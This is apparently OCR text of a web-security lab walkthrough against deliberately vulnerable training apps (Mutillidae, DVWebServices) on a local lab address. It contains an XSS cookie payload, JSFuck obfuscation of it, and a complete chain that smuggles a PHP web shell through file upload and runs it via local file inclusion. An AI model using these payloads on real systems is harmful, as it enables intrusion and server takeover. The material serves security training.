Insecure CAPTCHA
File Inclusion
Site Scripting (XSS)
XSS
OK


XSSmh - Cross-Site Scripting
| Cross-Site Scripting || Challenges |
Input Sanitization:
Criteria for manipulating, escaping, or rejecting attack strings
Double-up Single Quotes:
Sanitization Level:
Case-Insensitively and Repetitively Remove Blacklisted Items
Pattern matching style
Keywords
Regexes
Enter comma-separated keywords or regexes
to whitelist or blacklist below.
Sanitization Parameters:
alert,document,cookie,
href,location,src


Injection Parameters:
Enter your attack string and point of injection
Injection String:
<script>alert(document
.cookie)</script>
Injection Location:
Body
Custom HTML (*INJECT* specifies injection point):
Persistent?
Inject!



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.


It does not depend on a browser, so you can even run it on Node.js.


Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

alert(document.cookie); Encode Eval Source



```
[]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+
[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])
[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])
[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+[]]))()
```



12959 chars Run This



XSSmh - Cross-Site Scripting
| Cross-Site Scripting || Challenges |
XSS PHPSESSID=1t41621j2b4uetva7u5ri5ol53; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=B2209FFDA0182B3D48B1CF6BC2B851DC
OK
Pattern matching style
Keywords
Regexes
Enter comma-separated keywords or regexes
to whitelist or blacklist below.
Sanitization Parameters:
alert,document,cookie,
href,location,src



Upload a File
File uploaded to /tmp/php4KVDWt
Moving file was not attempted
Validation performed. File extension php not allowed. File type application/x-php not allowed.
Original File Name
webshell.php
Temporary File Name
/tmp/php4KVDWt
Permanent File Name
/tmp/webshell.php
File Type
application/x-php
File Size
115 Bytes
Please choose file to upload
Filename
Upload File

```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0msl7; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------158562688177235699911600877O2
Content-Length: 656

-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="filename"; filename="sf-info.jpg"
Content-Type: image/jpeg

<?
system('pwd');
system('ls');
?>
```






Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.56.11:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0msl7; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------267365015209934558220696979 70
Content-Length: 741
-----------------------------267365015209934558220696979 70
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"
/tmp
-----------------------------267365015209934558220696979 70
Content-Disposition: form-data; name="MAX_FILE_SIZE"
20000
-----------------------------267365015209934558220696979 70
Content-Disposition: form-data; name="filename"; filename="webshell.jpg"
Content-Type: image/jpeg
<?
system($_GET['cmd']);
echo ' Type a command: <form method="GET"><input type="text" name="cmd"></form> ';
?>
-----------------------------267365015209934558220696979 70



Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------158562688177235699911600877O2
Content-Length: 656
-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"
/tmp
-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="MAX_FILE_SIZE"
20000
-----------------------------158562688177235699911600877O2
Content-Disposition: form-data; name="filename"; filename="rename.jpg"
Content-Type: image/jpeg
<?
system('cp /tmp/webshell.jpg /owaspbwa/mutillidae-git/webshell.php');
system('ls');
?>
Response
HTML
Render
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Thu, 16 Aug 2018 01:49:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0,
no-cache="set-cook



Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
GET /mutillidae/index.php?page=../../../tmp/rename.jpg
HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/mutillidae/index.php?page=source-viewer.
php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Response
Raw
Headers
Hex
HTML
Render
rene-magritte.php
repeater.php
robots-txt.php
robots.txt
secret-administrative-pages.php
set-background-color.php
set-up-database.php
show-log.php
site-footer-xss-discussion.php
source-viewer.php
sqlmap-targets.php
ssl-enforced.php
ssl-misconfiguration.php
styles
styling-frame.php
styling.php
test
text-file-viewer.php
upload-file.php
usage-instructions.php
user-agent-impersonation.php
user-info-xpath.php
user-info.php
user-poll.php
view-someones-blog.php
view-user-privilege-level.php
web-workers.php
webservices
webshell.php
xml-validator.php


192.168.56.11/mutillidae/webshell.php?cmd=whoami
www-data
Type a command:



vm_1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.2.2 File: vulnerabilities/cors/server.php Modified
<?php
$dictionary = array('secretword:one' => 'Kag8lzk0nM', 'secretword:two' => 'U6pI$
if ($_SERVER['REQUEST_METHOD'] == 'OPTIONS') {
if (isset($_SERVER['HTTP_ACCESS_CONTROL_REQUEST_METHOD']) && $_SERVER['HTTP$
//header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Headers: X-Requested-With, content-type, a$
}
exit;
}



#
Host
Method
URL
Params
Edited
MIME type
Status
1462
http://192.168.56.11
GET
/dvwebservices/vulnerabilities/cors/client.php
HTML
200
1466
http://192.168.56.11
POST
/dvwebservices/vulnerabilities/cors/server.php
✓
JSON
200
Request
Response
Raw
Params
Headers
Hex
POST /dvwebservices/vulnerabilities/cors/server.php HTTP/1.1
Host: 192.168.56.11
